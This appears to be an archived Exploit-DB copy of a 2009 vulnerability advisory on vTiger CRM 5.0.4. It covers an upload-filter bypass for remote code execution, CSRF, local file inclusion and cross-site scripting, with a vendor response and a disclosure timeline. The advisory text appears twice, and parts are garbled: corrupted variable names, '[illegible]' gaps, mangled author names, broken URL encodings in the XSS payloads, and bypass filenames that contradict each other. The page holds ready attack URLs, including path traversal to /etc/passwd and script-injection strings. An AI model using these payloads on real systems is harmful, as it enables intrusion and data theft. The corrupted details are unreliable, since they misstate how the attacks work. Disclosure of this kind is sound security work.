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
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
Published: August 18, 2009

Document Type: Web Page Archive

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vTiger CRM 5.0.4 - Remote Code Execution / Cross-Site Request Forgery / Local File Inclusion / Cross-Site Scripting

EDB-ID:
9450

CVE:
[2009-3250](#) [2009-3249](#) [2009-3248](#) [2009-3247](#)

EDB Verified: ✓

Author:
[USH](#)

Type:
[WEBAPPS](#)

Exploit:   / 

Platform:
[PHP](#)

Date:
2009-08-18

Vulnerable App:



Name	Multiple Vulnerabilities in Vtiger CRM
Systems Affected	Vtiger CRM 5.0.4 and possibly earlier versions
Severity	Medium
Impact (CVSSv2)	Medium 6/10, vector: (AV:N/AC:M/Au:S/C:P/I:P/A:P)
Vendor	http://www.vtigercrm.com
Advisory	
http://www.ush.it	team/ush/hack-vtigercrm_504/vtigercrm_504.txt
Authors	Giovanni "evilaliv3" Pellerano (evilaliv3 AT ush DOT it) Antonio "sd4tan" Parata ("sd4tan AT ush DOT it") Francesco "ascii" Ongaro (ascii AT ush DOT it)
Date	20090818

Vtiger CRM is a free, full-featured, 100% Open Source CRM software ideal for small and medium businesses, with low-cost product support available to production users that need reliable support.

Multiple Vulnerabilities exist in Vtiger CRM software.

III. ANALYSIS

A) Remote Code Execution (RCE) Vulnerability
B) Cross Site Request Forgery (CSRF) Vulnerabilities
C) Local File Inclusion (LFI) Vulnerability
D) Cross Side Scripting (XSS) Vulnerability

A) Remote Code Execution (Windows Only) Vulnerability

A Remote Code Execution vulnerability exists in Vtiger CRM version 5.0.4. In order to exploit this vulnerability an account on the CRM system is required.

The vulnerability resides in the "Compose Mail" section. The software permits sending email with attachments and offers a draft save feature. When this feature is requested and an attachment is specified, the "saveForwardAttachments" validation routine is called.

This routine involves some security checks to handle uploaded files, it does blacklist extension checking and if a bad extension is detected the txt extension is appended to the file-name.

The following is the specific section:

```
--8--8--8--8--8--8--8--8-Vtiger CRM 5.0.4 Multiple Vulnerabilities
```

Name	Multiple Vulnerabilities in vtiger CRM
Systems Affected	Vtiger CRM 5.0.4 and possibly earlier versions
Severity	Medium
Impact (CVSSv2)	Medium 6/10, vector: (AV:N/AC:N/Au:S/C:P/I:P/A:P)
Vendor	http://www.vtigercrm.com
Advisory	
Authors	Giovanni "evilal3v" Pellerano (evilal3v AT ush DOT it) Antonio "sdatan" Parata (sdatan AT ush DOT it) Francesco "ascii" Ongaro (ascii AT ush DOT it)
Date	20090818

I. BACKGROUND

Vtiger CRM is a free, full-featured, 100% Open Source CRM software ideal for small and medium businesses, with low-cost product support available to production users that need reliable support.

II. DESCRIPTION

Multiple Vulnerabilities exist in Vtiger CRM software.

Some of the technical issues highlighted in this advisory are part of a wider publication, "PHP filesystem attack vectors - Take Two", and are generic to applications written in the PHP language:
<http://www.ush.it/2009/07/26/php-filesystem-attack-vectors-take-two/>

III. ANALYSIS

Summary:

- A) Remote Code Execution (RCE) Vulnerability
B) Cross Site Request Forgery (CSRF) Vulnerabilities
C) Local File Inclusion (LFI) Vulnerability
D) Cross Side Scripting (XSS) Vulnerability

A) Remote Code Execution (Windows Only) Vulnerability

A Remote Code Execution vulnerability exists in Vtiger CRM version 5.0.4. In order to exploit this vulnerability an account on the CRM system is required.

The vulnerability resides in the "Compose Mail" section. The software permits sending email with attachments and offers a draft save feature. When this feature is requested and an attachment is specified, the "saveForwardAttachments" validation routine is called.

This routine involves some security checks to handle uploaded files, it does blacklist extension checking and if a bad extension is detected the txt extension is appended to the file-name.

The following is the specific section:

[illegible]

```

Sext_pos = strrpos($binFile, ".");
Sext = substr($binFile, Sext_pos + 1);
if (in_array(strtolower($Sext), $upload_badext))
{
    $binFile .= ".txt";
}

```

[illegible]

It's known that in some circumstances (for example when the PHP handler is configured using `AddType/Action/AddHandler` globally, eg. not inside an Apache's `Files/Match` directive) blacklisting is not enough as files in the form of `"filename.php.foo"` will be mapped back to PHP anyway (since `foo` is not explicitly defined in the MIME map and Apache will try to guess the filetype by its own).

Beside this known issue we want to point out a less known exploitation methodology that works on Windows hosts:

First the attacker has to find the name of the file that was uploaded in the attachment list files. Vtiger CRM saves files in a path like:

```
storage/2009/July/week1/
```

And prepends an incremental unique number to the filename like:

```
133_foo.php
```

So, a hypothetical attacker has only to guess the prepended number. This can be done by bruteforcing or by requesting the url:

```
http://127.0.0.1/vtigercrm/index.php?module=Emails&action=ListView
```

At this page Vtiger CRM shows the list of all the emails sent and saved, and for every email it allows to download the attachment showing its unique id in the link.

```
http://127.0.0.1/vtigercrm/index.php?module=uploads&action=downloadFile&return_module=Emails&fileId=133&entityid=136
```

So, finally, the link to exploit this vulnerability should be something like:

```
http://127.0.0.1/vtigercrm/storage/2009/July/week1/133.foo.php
```

While Vtiger CRM blocks known dangerous extensions (like .php) making direct exploitation impossible it has to be highlighted that this simple extension check is totally improper since it does not consider specific filenames and behaviours of the operating systems where Vtiger CRM is deployed.

For example on Windows OS is possible to exploit this vulnerability by requesting an upload with the filename "foo.php".

This string will bypass the check and since Windows does not permit filenames ending with a dot, modifying it in a transparent way, the final name of the file will simply be "foo.php".

A similar result can be obtained on GNU/Linux by requesting an upload with the filename "foo.php/".

Note that the integrated webmail feature that allows a user to write emails and eventually save a draft of them is authenticated (a valid user on the system is required in order to exploit this vulnerability).

B) Multiple CSRF (Cross Site Request Forgery) Vulnerabilities

Multiple CSRF vulnerabilities exist in vtiger crm version 5.0.4. Here's a demonstrative one (an Admin user has to follow this link):

```
http://127.0.0.1/vtigercrm/index.php?module=Rss&action=Save&rssurl=http://www.usb.it/feed
```

The feed is added to the news feed system visible by the crm users.

Other and more dangerous CSRF vulnerabilities exist.

C) Local File Inclusion

Some LFI vulnerabilities exist in Vtiger CRM version 5.0.4.

Some examples:

- 1) `http://127.0.0.1/vtigercrm/graph.php?module=../../etc/passwd%00`
- 2) `http://127.0.0.1/vtigercrm/index.php?module=Accounts&action=Import&parenttab=Support&step=../../etc/passwd%00`

Add as many "../" instead of the "[" placeholder as needed.

The first one does not need a valid user account, the second one is authenticated.

Other modules are vulnerable to LFI, for example those who include "Import/index.php" where the vulnerability resides:

```
--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--
```

```
grep "Import/index.php" * -R
```

```
modules/Accounts/Import.php: include('modules/Import/index.php');
modules/Contacts/Import.php: include('modules/Import/index.php');
modules/HelpDesk/Import.php: include('modules/Import/index.php');
modules/Leads/Import.php: include('modules/Import/index.php');
modules/Potentials/Import.php: include('modules/Import/index.php');
modules/Products/Import.php: include('modules/Import/index.php');
modules/Vendors/Import.php: include('modules/Import/index.php');
```

```
--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--
```

A third LFI vulnerability has been found in "CommonAjax.php", both "module" and "file" parameters are vulnerable.

```
http://127.0.0.1/vtigercrm/include/Ajax/CommonAjax.php?module=Email&file=bar
```

Will lead to a call like "require_once(modules/Email/bar.php)".

If direct access to "CommonAjax.php" has been forbidden other entry points can be used:

```
--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--
```

```
grep "Ajax/CommonAjax.php" * -R
modules/Campaigns/CampaignsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/SalesOrder/SalesOrderAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/System/SystemAjax.php: require_once('include/Ajax/CommonAjax.php');
modules/Products/ProductsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/uploads/uploadsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Dashboard/DashboardAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Potentials/PotentialsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Notes/NotesAjax.php: require_once('include/Ajax/CommonAjax.php');
modules/Faq/FaqAjax.php: require_once('include/Ajax/CommonAjax.php');
modules/Quotes/QuotesAjax.php: require_once('include/Ajax/CommonAjax.php');
modules/Utilities/UtilitiesAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Calendar/ActivityAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Calendar/CalendarAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/PurchaseOrder/PurchaseOrderAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/HelpDesk/HelpDeskAjax.php:
require_once('include/Ajax/CommonAjax.php');
```

```
modules/Invoice/InvoiceAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Accounts/AccountsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Reports/ReportsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Contacts/ContactsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Portal/PortalAjax.php: require_once('include/Ajax/CommonAjax.php');
```

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

To use one of these files as gateway for the previous vulnerability issue a request like the following:

http://127.0.0.1/vtigercrm/?module=Invoice&action=InvoiceAjax&file=bar

Where "Invoice" and "InvoiceAjax" are values from the presented list.

This LFI vulnerability is not exploitable if you have applied a separate patch available at the following url:

https://sourceforge.net/projects/vtigercrm/files/vtiger%20CRM%205.0.4%20Latest%20Stable/VtigerCRM504_Security_Patch.zip

We question ourself about the usefulness of such patch without a proper release. Probably little or no Vtiger CRM customers have applied such patch.

D) Cross Side Scripting vulnerablites

Some XSS vulnerablities exist in Vtiger CRM version 5.0.4.

For example:

http://127.0.0.1/vtigercrm/phprint.php?module=Activities&action=--%3E%3Cscript%3Ealert(%22ush.it%22);%3C/script%3E%3C!--

Or:

http://127.0.0.1/vtigercrm/index.php?action=UnifiedSearch&module=Home&parenttab=My+Home+Page&query_string=%27%22%3E%3Cscript%3Ealert(123)%3C/script%3E

IV. DETECTION

Vtiger CRM 5.0.4 and possibly earlier versions are vulnerable.

V. WORKAROUND

Upgrade to latest version 5.1.0.

VI. VENDOR RESPONSE

"Our team reviewed the issues reported against current development build (version 5.1.0) and seem to have addressed many of them already. In this version we have made several improvements to performance and closed loop holes reported on 5.0.4 with lot more features.

Please let me know if you need further clarification.
Thank you for your support once again."

VII. CVE INFORMATION

No CVE at this time.

VIII. DISCLOSURE TIMELINE

20090620 Bug discovered
20090706 First vendor contact
20090706 Vendor Response
20090706 Vendor Confirm the vulnerability
20090713 Vendor propose a possible fix and path release
20090722 Vendor released VtigerCRM 5.1.0 (Vulnerability fixed)
20090818 Advisory released

IX. CREDIT

Giovanni "evilaliv3" Pellerano, Antonio "s4tan" Parata and Francesco "ascii" Ongaro are credited with the discovery of this vulnerability.

Giovanni "evilaliv3" Pellerano
web site: <http://www.ush.it/>, <http://www.evilaliv3.org/>
mail: evilaliv3 AT ush DOT it

Antonio "s4tan" Parata
web site: <http://www.ush.it/>
mail: s4tan AT ush DOT it

Francesco "ascii" Ongaro
web site: <http://www.ush.it/>
mail: ascii AT ush DOT it

X. LEGAL NOTICES

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--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

```
$ext_pos = strrpos($binFile, ".");
$ext = substr($binFile, $ext_pos + 1);
if (in_array(strtolower($ext), $upload_badext))
{
    $binFile .= ".txt";
}
```

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

It's known that in some circumstances (for example when the PHP handler is configured using AddType/Action/AddHandler globally, eg. not inside an Apache's Files/FilesMatch directive) blacklisting is not enough as files in the form of "filename.php.foo" will be mapped back to PHP anyway (since foo is not explicitly defined in the MIME map and Apache will try to guess the filetype by its own).

Beside this known issue we want to point out a less known exploitation methodology that works on Windows hosts.

First the attacker has to find the name of the file that was uploaded in the attachment list files. Vtiger CRM saves files in a path like:

```
storage/2009/July/week1/
```

And prepends an incremental unique number to the filename like:

```
133_foo.php
```

So, a hypothetical attacker has only to guess the prepended number. This can be done by bruteforcing or by requesting the url:

```
http://127.0.0.1/vtigercrm/index.php?module=Emails&action=ListView
```

At this page Vtiger CRM shows the list of all the emails sent and saved, and for every email it allows to download the attachment showing its unique id in the link.

```
http://127.0.0.1/vtigercrm/index.php?module=uploads&action=downloadFile&return_module=Emails&fileId=133&entityid=136
```

So, finally, the link to exploit this vulnerability should be something like:

```
http://127.0.0.1/vtigercrm/storage/2009/July/week1/133.foo.php
```

While Vtiger CRM blocks known dangerous extensions (like .php) making direct exploitation impossible it has to be highlighted that this simple extension check is totally improper since it does not consider specific filenames and behaviours of the operating systems where Vtiger CRM is deployed.

For example on Windows OS is possible to exploit this vulnerability by requesting an upload with the filename "foo.php.".

This string will bypass the check and since Windows does not permit filenames ending with a dot, modifying it in a transparent way, the final name of the file will simply be "foo.php.".

A similar result can be obtained on GNU/Linux by requesting an upload with the filename "foo.php.".

Note that the integrated webmail feature that allows a user to write emails and eventually save a draft of them is authenticated (a valid user on the system is required in order to exploit this vulnerability).

B) Multiple CSRF (Cross Site Request Forgery) Vulnerabilities

Multiple CSRF vulnerabilities exist in vtiger crm version 5.0.4. Here's a demonstrative one (an Admin user has to follow this link):

```
http://127.0.0.1/vtigercrm/index.php?module=Rss&action=SaveRssurl=http://www.ush.it/feed
```

The feed is added to the news feed system visible by the crm users.

Other and more dangerous CSRF vulnerabilities exist.

C) Local File Inclusion

Some LFI vulnerabilities exist in Vtiger CRM version 5.0.4.

Some examples:

```
1) http://127.0.0.1/vtigercrm/graph.php?module=../../[...]/etc/passwd%00
2) http://127.0.0.1/vtigercrm/index.php?module=Accounts&action=Import&parenttab=Support&step=../../[...]/etc/passwd%00
```

Add as many "../../" instead of the "[...]" placeholder as needed.

The first one does not need a valid user account, the second one is authenticated.

Other modules are vulnerable to LFI, for example those who include "Import/index.php" where the vulnerability resides:

```
--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--
```

```
grep "Import/index.php" * -R
```

```
modules/Accounts/Import.php: include('modules/Import/index.php');
modules/Contacts/Import.php: include('modules/Import/index.php');
modules/HelpDesk/Import.php: include('modules/Import/index.php');
modules/Leads/Import.php: include('modules/Import/index.php');
modules/Potentials/Import.php: include('modules/Import/index.php');
modules/Products/Import.php: include('modules/Import/index.php');
modules/Vendors/Import.php: include('modules/Import/index.php');
```

```
--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--
```

A third LFI vulnerability has been found in "CommonAjax.php", both "module" and "file" parameters are vulnerable.

```
http://127.0.0.1/vtigercrm/include/Ajax/CommonAjax.php?module=Enall&file=bar
```

Will lead to a call like "require_once(modules/Enall/bar.php)".

If direct access to "CommonAjax.php" has been forbidden other entry points can be used:

```
--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--
```

```
grep "Ajax/CommonAjax.php" * -R
modules/Campaigns/CampaignsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/SalesOrder/SalesOrderAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/System/SystemAjax.php: require_once('include/Ajax/CommonAjax.php');
modules/Products/ProductsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/uploads/uploadsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Dashboard/DashboardAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Potentials/PotentialAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Notes/NotesAjax.php: require_once('include/Ajax/CommonAjax.php');
modules/Faq/FaqAjax.php: require_once('include/Ajax/CommonAjax.php');
modules/Quotes/QuotesAjax.php: require_once('include/Ajax/CommonAjax.php');
modules/Utilities/UtilitiesAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Calendar/ActivityAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Calendar/CalendarAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/PurchaseOrder/PurchaseOrderAjax.php:
require_once('include/Ajax/CommonAjax.php');
```

```
modules/HelpDesk/HelpDeskAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Invoice/InvoiceAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Accounts/AccountsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Reports/ReportsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Contacts/ContactsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Portal/PortalAjax.php: require_once('include/Ajax/CommonAjax.php');
```

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

To use one of these files as gateway for the previous vulnerability issue a request like the following:

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We question ourself about the usefulness of such patch without a proper release. Probably little or no Vtiger CRM customers have applied such patch.

D) Cross Side Scripting vulnerablites

Some XSS vulnerabilities exist in Vtiger CRM version 5.0.4.

For example:

[http://127.0.0.1/vtigercrm/phprint.php?module=Activities&action=-%3EK3Cscript%3Ealert\(%22ush.it%22\);%3C/script%3EK3C!--](http://127.0.0.1/vtigercrm/phprint.php?module=Activities&action=-%3EK3Cscript%3Ealert(%22ush.it%22);%3C/script%3EK3C!--)

Or:

[http://127.0.0.1/vtigercrm/index.php?action=UnifiedSearch&module=Home&parenttab=MyHome+Page&query_string=%27%22%3EK3Cscript%3Ealert\(123\)%3C/script%3E](http://127.0.0.1/vtigercrm/index.php?action=UnifiedSearch&module=Home&parenttab=MyHome+Page&query_string=%27%22%3EK3Cscript%3Ealert(123)%3C/script%3E)

IV. DETECTION

Vtiger CRM 5.0.4 and possibly earlier versions are vulnerable.

V. WORKAROUND

Upgrade to latest version 5.1.0.

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"Our team reviewed the issues reported against current development build (version 5.1.0) and seem to have addressed many of them already. In this version we have made several improvements to performance and closed loop holes reported on 5.0.4 with lot more features.

Please let me know if you need further clarification.
Thank you for your support once again."

VII. CVE INFORMATION

No CVE at this time.

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20090620 Bug discovered
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Giovanni "evilaliv3" Pellerano
web site: <http://www.ush.it/>, <http://www.evilaliv3.org/>
mail: evilaliv3 AT ush DOT it

Antonio "s4tan" Parata
web site: <http://www.ush.it/>
mail: s4tan AT ush DOT it

Francesco "ascii" Ongaro
web site: <http://www.ush.it/>
mail: ascii AT ush DOT it

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